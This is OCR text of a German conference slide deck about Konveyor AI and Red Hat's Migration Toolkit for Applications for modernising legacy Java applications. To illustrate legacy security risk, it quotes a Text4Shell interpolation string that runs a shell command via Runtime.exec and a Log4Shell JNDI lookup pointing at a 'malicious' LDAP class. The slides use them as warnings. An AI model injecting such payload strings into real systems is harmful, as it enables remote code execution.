Konveyor AI

Migration von Legacy Apps mittels AI

OpenShift Anwendertreffen 25.09.2025, Wien

Karsten Gresch

Principal Solution Architect

Red Hat

Karsten Gresch

Principal Solution Architect (AppDev)

> *"To be the catalyst in communities of customers, contributors, and partners creating better technology the open source way."*
>
> Red Hat's Mission Statement

- With Red Hat since February 2016
- Background: Lawyer and coder (since age 14)
- Positions: Advocate, developer team manager, business analyst, Java (EE) developer, architect, consultant, systems engineer, solution architect (present)
- In IT since 1998, namely insurance, (investment) banking, public
- Technical interest + practice: Java (from 1.1)/J*EE, Quarkus 😍, Go, Swift, (Type|Java)Script (Fullstack), Rust 😍, Python, ML et al.
- Skills: OOP, DDD, Event Storming, XP, Clean Code, Six Sigma, Lean Startup/ Customer Development, xOps, Reactive, EDA, **Systemic Consensing** 😍 et al.
- Private: Berlin, married, five kids

YouTube Interview (German):
https://youtu.be/nqxsLkc6bQA

karsten@redhat.com

@gresch

karstengresch


*Further Information on Red Hat's Mission Statement:
https://www.managementexchange.com/blog/how-red-hat-used-open-source-way-develop-company-mission

Red Hat

Struktur


- Das Problem mit den Altlasten
- Was macht Konveyor?
- Was macht Konveyor **AI** (KAI)?
- KAI Solution Server
- Demo (Videos)
- Roadmap
- Fragen/Diskussion

Das Problem mit den Altlasten



Verzeihen hilft nicht 😮


Schuld wird nicht genommen, sondern (ab)getragen



Bild

Die Herausforderungen

Teuer. Lähmend. Riskant.




Technische Barrieren

Unfähigkeit, Änderungen am Stack und an den Frameworks vorzunehmen. Schwierigkeit, neue Funktionen zu entwickeln.

Das Problem mit den Altlasten

Kosten ohne Nutzen




Technical Debt

Inability to make changes to the stack and frameworks. Hard to develop new features

"Technical debt makes up approximately 40% of IT balance sheets, acting as a substantial drain on resources and lack of innovation. Companies often pay an additional 10 to 20 percent to address tech debt on top of the costs of any project".

The research, based on an examination of over 200 projects within a 12-month span, calculates that the attributed technical debt cost is $306,000 per year for a project of one million Lines of Code (LoC). This is equivalent to 5,500 developer hours spent on remediation, development time that could be put towards more innovative and valuable projects.



Die Herausforderungen

Teuer. Lähmend. Riskant.

Technische Barrieren

Unfähigkeit, Änderungen am Stack und an den Frameworks vorzunehmen. Schwierigkeit, neue Funktionen zu entwickeln.

Fehlen von Agilität

Nicht in der Lage, zeitnah mit den geschäftlichen Anforderungen Schritt zu halten.

Die Herausforderungen

Teuer. Lähmend. Riskant.

Technische Barrieren

Unfähigkeit, Änderungen am Stack und an den Frameworks vorzunehmen. Schwierigkeit, neue Funktionen zu entwickeln.

Fehlen von Agilität

Nicht in der Lage, zeitnah mit den geschäftlichen Anforderungen Schritt zu halten.

Sicherheits-risiken

Alte Frameworks und Anwendungen stellen eine Gefahr für Unternehmen, Anwendungen und den IT-Betrieb dar, z. B. durch Datenlecks usw.

Das Problem mit den Altlasten

Der schlummernde Sicherheitsriese


Security risks

Old frameworks and applications pose a threat to business and application and IT operations e.g., data leaks, etc

742%

Average **annual increase in software supply chain attacks** over the past three years. **45%** of organizations will experience attacks. **Is a matter of when, not if.**

Source: Sonatype



Die Herausforderungen


Teuer. Lähmend. Riskant.

Technische Barrieren

Unfähigkeit, Änderungen am Stack und an den Frameworks vorzunehmen. Schwierigkeit, neue Funktionen zu entwickeln.

Fehlen von Agilität

Nicht in der Lage, zeitnah mit den geschäftlichen Anforderungen Schritt zu halten.



Sicherheits-risiken

Alte Frameworks und Anwendungen stellen eine Gefahr für Unternehmen, Anwendungen und den IT-Betrieb dar, z. B. durch Datenlecks usw.

Wartungs-kosten

Die Wartung von Legacy-Anwendungen ist kostspielig. Der Support durch Anbieter und die entsprechenden Fachkenntnisse sind teuer und schwer zu finden.

Wer nutzt noch Java EE?

Enterprise Beans mit RMI-IIOP 😬

```
import java.rmi.RemoteException;

import javax.ejb.EJBObject;

public interface RegistrationEJB extends EJBObject {

    String register(String username, String password) throws
RemoteException;
}
```


Wer weiß, was dieser Code macht?

Schwachstelle, die leicht übersehen werden kann

```
final StringSubstitutor interpolator = StringSubstitutor.createInterpolator();
String out = interpolator.replace("${script:javascript:java.lang.Runtime.getRuntime().exec('touch
/tmp/CVE-2022-42889')}");
System.out.println(out);
```


Schon mal gesehen?

Logging-Frameworks finden sich (fast) überall...

```
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
Logger logger = LogManager.getLogger();
logger.error("Logging Error - {}!",
userInput);
```


“${jndi:ldap://my-very-secure-server/path/to/malicious/java/class}”

Altlasten (technische Schuld)

Wollen abgetragen werden

Red Hat

Was macht Konveyor?


CLOUD NATIVE COMPUTING FOUNDATION

CNCF sandbox project

KONVEYOR

www.konveyor.io

"A community of **people** passionate about **helping others modernize** and migrate their **applications** to Kubernetes by **building tools and best practices** on how to **accelerate the journey to Kubernetes"**



Red Hat

IBM Research

claranet

Additional contributors welcome


Red Hat Supportetes Tool

Enthalten in der OpenShift-Subscription

Migration Toolkit for Applications

Konveyor → Migration Toolkit for Applications


(Große) Migrationen organisieren...



Demo (MTA 7): https://www.youtube.com/watch?v=IRYR2ow28CQ
Workshop-Material dazu: https://rhpds.github.io/mta-workshop/modules/index.html

Konveyor → Migration Toolkit for Applications

Application Inventory




- Verwaltung eines Anwendungsportfolios
- Drehscheibe und Integrationspunkt für alle zukünftigen Konveyor-Projekte
- Anwendungen mit Geschäftsvorgängen verknüpfen
- Anwendungsabhängigkeiten definieren und verwaltem
- Mit Tags können erweiterbare Metadaten hinzugefügt werden, um die Anwendungen in mehreren Dimensionen zu beschreiben und zu kategorisieren

Demo (MTA 7): https://www.youtube.com/watch?v=IRYR2ow28CQ
Workshop-Material dazu: https://rhpds.github.io/mta-workshop/modules/index.html

Konveyor → Migration Toolkit for Applications

Application Assessment


- **Fragebogenbasiertes Tool**, das die Eignung von Anwendungen für den Einsatz in Containern innerhalb einer unternehmensweiten Kubernetes-Plattform bewertet
- Berichte liefern Informationen über die **Eignung** der Anwendungen **für** die **Containerisierung**, zeigen **Risiken** auf und erstellen einen **Einführungsplan**, der sich nach Aufwand, Priorität und Abhängigkeiten richtet




Demo (MTA 7): https://www.youtube.com/watch?v=IRYR2ow28CQ
Workshop-Material dazu: https://rhpds.github.io/mta-workshop/modules/index.html

Konveyor → Migration Toolkit for Applications

Statische Codeanalyse (früher MTA for Runtimes/Windup) → (Große) Migrationen **umsetzen**

